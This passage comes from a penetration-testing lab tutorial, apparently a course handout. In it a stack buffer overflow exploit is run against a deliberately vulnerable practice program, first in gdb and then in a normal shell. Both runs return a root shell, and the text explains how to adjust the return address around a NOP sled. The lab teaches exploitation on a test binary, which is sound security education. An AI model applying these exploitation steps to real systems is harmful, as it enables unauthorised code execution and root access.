In the gdb window, execute this command:

```
continue
```

The exploit works, executing a new program "/bin/dash", as shown below.

```
(gdb) continue
Continuing.
Done!
process 10593 is executing new program: /bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" c
ommand.
#
```

We now have a working buffer overflow exploit, that returns a shell.

Exiting the Dash Shell

At the dash shell "#" prompt, execute this command:

```
exit
```

Quitting the Debugger

In the gdb debugging environment, execute this command:

```
quit
```

Testing Exploit 4 in the Normal Shell

In the Terminal window, execute this command:

```
./bo1 $(cat e4)
```

If the exploit works, you will see the "#" prompt, as shown below.

```
root@kali:~/buf# ./bo1 $(cat e4)
Done!
#
```

Adjusting the Exploit

When I did it with these values, no adjustment was necessary, but when I was developing this project with slight variations in the vulnerable code, the exloit worked in gdb but not in the real shell.

That's a common occurrence, and the reason for the NOP sled. If that happens to you, adjust the return value in the exploit file using hexedit until it works.

Sources

Penetration Testing

http://www.offensive-security.com/metasploit-unleashed/Msfpayload

http://www.offensive-security.com/metasploit-unleashed/Generating_Payloads

https://isisblogs.poly.edu/2011/04/13/cheatsheet-using-msf-to-make-linux-shellcode/

http://www.tenouk.com/Bufferoverflowc/Bufferoverflow6.html

http://stackoverflow.com/questions/14344654/how-to-use-debug-libraries-on-ubuntu

http://stackoverflow.com/questions/15306090/cant-step-into-string-h-function-with-gdb

http://askubuntu.com/questions/180207/reading-source-of-strlen-c

http://askubuntu.com/questions/318315/how-can-i-temporarily-disable-aslr-address-space-layout-randomization

http://stackoverflow.com/questions/17775186/buffer-overflow-works-in-gdb-but-not-without-it

http://security.stackexchange.com/questions/33293/can-exploit-vulnerability-if-program-started-with-gdb-but-segfaults-if-started

---

Last modified: 11:35 am 12-16-14 by Sam Bowne